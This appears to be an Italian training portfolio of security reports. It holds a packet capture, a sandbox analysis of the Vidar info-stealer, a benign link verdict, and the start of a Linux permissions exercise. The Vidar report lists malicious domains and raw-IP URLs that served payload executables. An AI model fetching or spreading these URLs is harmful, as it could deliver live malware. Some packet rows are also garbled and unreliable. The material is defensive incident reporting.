239.255.255.250	19	4 kB	0	0 bytes	19	4 kB						

Protocol

- Bluetooth
- BPv7
- DCCP
- Ethernet
- FC
- FDDI
- IEEE 802.11
- IEEE 802.15.4
- IPv4
- IPv6
- IPX
- JXTA
- LTP
- MPTCP
- NCP
- openSAFETY
- RSVP
- SCTP
- SLL
- TCP
- Token-Ring
- UDP
- USB

Filter list for specific type

Time	Source	Destination	Protocol	Length	Info
0.000000	fe:54:00:dd:21:7f	Spanning-tree-(for-bridges)_00	STP	52	Conf. Tc + Root = 32768/0/52:54:00:2f:9f:43 Cost = 0 Port = 0x800d
2.0.328927	192.168.100.202	192.168.100.202	DNS	91	Standard query 0x33b7 A settings-win.data.microsoft.com
3.0.336194	192.168.100.2	192.168.100.202	DNS	225	Standard query response 0x33b7 A settings-win.data.microsoft.com CNAME atm-settingsfe-prod-ga
4.0.338498	192.168.100.202	4.231.128.59	TCP	66	49673 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5.0.496821	192.168.100.202	4.231.128.59	TCP	66	49674 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
6.0.540382	4.231.128.59	192.168.100.202	TCP	66	49674 → 49674 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1361 WS=256 SACK_PERM
7.0.540458	192.168.100.202	4.231.128.59	TCP	54	49674 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
8.0.550000	192.168.100.202	192.168.100.255	NBNS	110	Registration NB WORKGROUP\le
9.0.553794	192.168.100.202	4.231.128.59	TLSv1.2	278	Client Hello (SNI=settings-win.data.microsoft.com)
10.0.597177	4.231.128.59	192.168.100.202	TCP	1415	443 → 49674 [ACK] Seq=1 Ack=217 Win=4194304 Len=1361 [TCP PDU reassembled in 12]
11.0.597201	4.231.128.59	192.168.100.202	TCP	1415	443 → 49674 [ACK] Seq=1362 Ack=217 Win=4194304 Len=1361 [TCP PDU reassembled in 12]
12.0.597215	4.231.128.59	192.168.100.202	TLSv1.2	1090	Server Hello, Certificate, Server Key Exchange, Server Hello Done
13.0.597317	192.168.100.202	4.231.128.59	TCP	54	49674 → 443 [ACK] Seq=217 Ack=3759 Win=262656 Len=0
14.0.643010	192.168.100.202	4.231.128.59	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
15.0.686448	4.231.128.59	192.168.100.202	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
16.0.686516	4.231.128.59	192.168.100.202	TLSv1.2	123	Application Data
17.0.687584	192.168.100.202	4.231.128.59	TCP	54	49674 → 443 [ACK] Seq=375 Ack=3879 Win=262400 Len=0
18.0.692890	192.168.100.202	192.168.100.2	DNS	77	Standard query 0x6af2 A crl.microsoft.com
19.0.699831	192.168.100.2	192.168.100.202	DNS	176	Standard query response 0x6af2 A crl.microsoft.com CNAME crl.www.ms.akadns.net CNAME a1363.ds
20.0.700347	192.168.100.202	2.16.164.114	TCP	66	49675 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
21.0.730597	2.16.164.114	192.168.100.202	TCP	66	80 → 49675 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1361 SACK_PERM WS=128
22.0.730826	192.168.100.202	2.16.164.114	TCP	54	49675 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
23.0.730956	192.168.100.202	2.16.164.114	HTTP	278	GET /pk1/crl/products/HicRooteAut_2011_2011_03_22.crl HTTP/1.1
24.0.756398	2.16.164.114	192.168.100.202	TCP	54	80 → 49675 [ACK] Seq=1 Ack=217 Win=64128 Len=0
25.0.757558	2.16.164.114	192.168.100.202	TCP	1415	80 → 49675 [ACK] Seq=1 Ack=217 Win=1361 [TCP PDU reassembled in 26]
26.0.757580	2.16.164.114	192.168.100.202	HTTP	172	HTTP/1.1 200 OK
27.0.757678	192.168.100.202	2.16.164.114	TCP	54	49675 → 80 [ACK] Seq=217 Ack=1480 Win=262656 Len=0
28.0.762452	192.168.100.202	192.168.100.2	DNS	77	Standard query 0xf272 A www.microsoft.com
29.0.762723	192.168.100.2	192.168.100.202	DNS	258	Standard query response 0xf272 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME a1363.ds
30.0.763092	192.168.100.202	88.221.169.152	TCP	66	49676 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
31.0.788335	88.221.169.152	192.168.100.202	TCP	66	80 → 49676 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1361 SACK_PERM WS=128
32.0.788490	192.168.100.202	88.221.169.152	TCP	54	49676 → 80 [ACK] Seq=1 Ack=217 Win=262656 Len=0
33.0.788593	192.168.100.202	88.221.169.152	HTTP	263	GET /pk1/crl/NicSecerC2011_2011_10_18.crl HTTP/1.1
34.0.795268	52:0:54:0:36:3e:ff	Broadcast			



ANYRUN

REPORT DIRETTORE


Primo Link

ANYRUN

TASK ID: 371957E1-D960-4B8A-8C68-241FF918517D

REPORT DIRETTORE

Durante un'analisi di sicurezza, è stato individuato un file eseguibile malevolo, identificato come "66bddfcb52736_vidar.exe". Si tratta di un trojan info-stealer progettato per sottrarre dati sensibili dagli utenti, come password, cronologia del browser e altre informazioni personali. Il malware è stato osservato in attività che potrebbero compromettere la sicurezza dei sistemi aziendali e la protezione dei dati sensibili.



Comportamento del Malware

Il malware opera in modo sofisticato, sfruttando strumenti legittimi di Windows per mascherare le proprie attività (Living Off the Land). Una volta installato (like the first one) modifica le impostazioni di sistema, come i proxy e le chiavi di registro, per rimanere nascosto e garantire una presenza persistente nel dispositivo infetto.

Durante l'analisi, sono stati rilevati:

- Domini malevoli: **caffegclasiqwp.shop** e **condedqpwqm.shop**.
- File sospetti: tra cui "**lawrng.exe**" e "**vakerk.exe**", salvati in directory comuni come C:\ProgramData.
- Comunicazioni remote: il malware invia dati a server di comando e controllo (C2) tramite il protocollo HTTPS; rendendo difficile il monitoraggio del traffico e l'identificazione dell'attacco.

[6908] **RegAsm.exe** C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Put the slider in the desired position or select the desired segment by yourself [?](#)

6.861 s

Time	HTTP headers	Reputation	Country	Content	Type
+19590 ms	GET 200: OK	⚠ Suspicious	Russian Federation	321 Kb	executable
+20600 ms	GET 200: OK	⚠ Suspicious	Russian Federation	193 Kb	executable

http://147.45.44.104/prog/66cb2df8bd684_lawrng.exe

http://147.45.44.104/prog/66cb2df1d4a01_vakerk.exe

ANYRUN

TASK_ID: 371957E1-D960-4B8A-8C68-241FF918517D

REPORT DIRETTORE

Rischi Aziendali

Il malware rappresenta una seria minaccia per la sicurezza aziendale, in quanto può:


1. Compromettere la riservatezza dei dati aziendali e personali.
 2. Consentire agli attaccanti di mantenere un controllo remoto sui dispositivi infetti.
 3. Essere utilizzato per attacchi successivi, come ransomware o ulteriori esfiltrazioni di dati.



Azioni Consigliate

Per proteggere l'azienda e prevenire ulteriori danni, si raccomandano i seguenti interventi:

1. Isolamento immediato: Rimuovere il dispositivo infetto dalla rete aziendale.
2. Blocco dei domini malevoli: Impostare blocchi per i domini e gli IP rilevati sui firewall aziendali.
3. Eliminazione di file sospetti: Rimuovere i file malevoli identificati e controllare la presenza di ulteriori file sospetti.
4. Verifica delle modifiche al sistema: Analizzare e ripristinare eventuali configurazioni compromesse, come chiavi di registro e impostazioni di rete.
5. Implementazione di soluzioni avanzate: Adottare strumenti di sicurezza come le soluzioni EDR (Endpoint Detection and Response) per il monitoraggio e la protezione proattiva.
6. Formazione del personale: Educare i dipendenti a riconoscere tentativi di phishing e altre tecniche di attacco, per ridurre il rischio umano.



Conclusioni

La presenza di un malware come "Vidar.exe" evidenzia l'importanza di rafforzare le misure di sicurezza aziendali. L'implementazione delle azioni precedentemente elencate contribuirà a mitigare l'impatto dell'attacco e a prevenire futuri incidenti. Per garantire un'efficace gestione della situazione, suggeriamo di procedere con priorità alle attività indicate e restiamo a disposizione per ulteriori aggiornamenti o dettagli tecnici.

APPROFONDIMENTO



ANYRUN

REPORT DIRETTORE


Secondo Link



REPORT DIRETTORE

TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

Abbiamo analizzato un link che inizialmente poteva sembrare sospetto, ma che in realtà non presenta comportamenti direttamente malevoli. Questo link reindirizza a una pagina Instagram, dove viene richiesto di effettuare il login per accedere al contenuto (Profilo). Tuttavia, prima di raggiungere la pagina Instagram, il link passa attraverso un dominio intermediario, chiamato "ConvertKit", un comportamento che, sebbene tecnicamente legittimo, potrebbe rappresentare un rischio se il link fosse stato generato da una fonte non affidabile o da malintenzionati. Durante l'analisi, il computer ha stabilito connessioni a diversi domini legittimi, tra cui Instagram e ConvertKit, utilizzando un protocollo sicuro (HTTPS) che garantisce la protezione dei dati durante la trasmissione. Non abbiamo riscontrato malware, virus o altre minacce dirette, e non ci sono state modifiche sospette ai processi del sistema o comportamenti dannosi da parte delle applicazioni.



ANYRUN


TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

REPORT DIRETTORE

Nonostante questo, il fatto che il link richiede il login (unito alla presenza di reindirizzamenti) solleva alcune preoccupazioni. Questi elementi potrebbero essere sfruttati per attacchi di phishing o social engineering, soprattutto se l'email che contiene il link proviene da una fonte sconosciuta.

Inoltre, il reindirizzamento attraverso un dominio intermediario potrebbe consentire il tracciamento o continuare a monitorare il traffico di rete e i flussi di autenticazione.

In conclusione, possiamo considerare questo caso come un falso positivo, dato che il link non ha mostrato minacce evidenti, sottolineamo l'importanza di mantenere alta l'attenzione verso link ricevuti via email e adottare misure preventive per ridurre il rischio di potenziali attacchi futuri.



ANYRUN

TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

RACCOMANDAZIONI

È fondamentale educare gli utenti, verificare sempre la provenienza dei link e implementare strumenti di sicurezza per monitorare e bloccare comportamenti sospetti.

- Verificare sempre l'origine dei link, specialmente quelli ricevuti via email o messaggi, evitando di cliccare su URL da fonti non affidabili.
- Utilizzare strumenti di sicurezza che analizzino i link in tempo reale, bloccando eventuali reindirizzamenti sospetti.
- Sensibilizzare il personale sui rischi di phishing e sull'importanza di identificare e segnalare link potenzialmente dannosi.
- Implementare sistemi di autenticazione a due fattori (2FA) per proteggere gli account, riducendo il rischio di accessi non autorizzati.
- Monitorare regolarmente il traffico di rete per identificare eventuali attività anomale o comportamenti sospetti.

APPROFONDIMENTO

REPORT DIRETTORE



LINUX

FILE SYSTEM E PERMESSI

LINUX FILE SYSTEM E PERMESSI

Introduzione

In questo test pratico, sono stati esplorati vari aspetti del sistema operativo, concentrandosi in particolare sull'interazione con il file system tramite la linea di comando.

L'esercizio ha incluso:

- la visualizzazione e gestione delle partizioni e dei dispositivi di memorizzazione,
- la gestione dei permessi dei file,
- la creazione di file simbolici e hard,
- operazioni di montaggio e smontaggio delle partizioni.

L'obiettivo era acquisire familiarità con i comandi di base del terminale e comprendere il comportamento del sistema in relazione ai file e alle directory.



LINUX FILE SYSTEM E PERMESSI

Esplorazione del File System

Il primo passo nell'esplorazione del file system è comprendere quali dispositivi di memorizzazione sono presenti nel sistema e come sono organizzati. In Linux, i dispositivi di memorizzazione vengono rappresentati da file speciali situati in `/dev`. Ogni disco rigido o SSD è suddiviso in partizioni, ciascuna delle quali può essere utilizzata per memorizzare file o contenuti specifici.

Comandi principali:

- `lsblk`: Questo comando è utilizzato per visualizzare una lista dei dispositivi di blocco, ossia i dispositivi di memorizzazione fisica come dischi rigidi, SSD, e le relative partizioni. Fornisce informazioni sulle dimensioni dei dispositivi e sulla loro struttura.
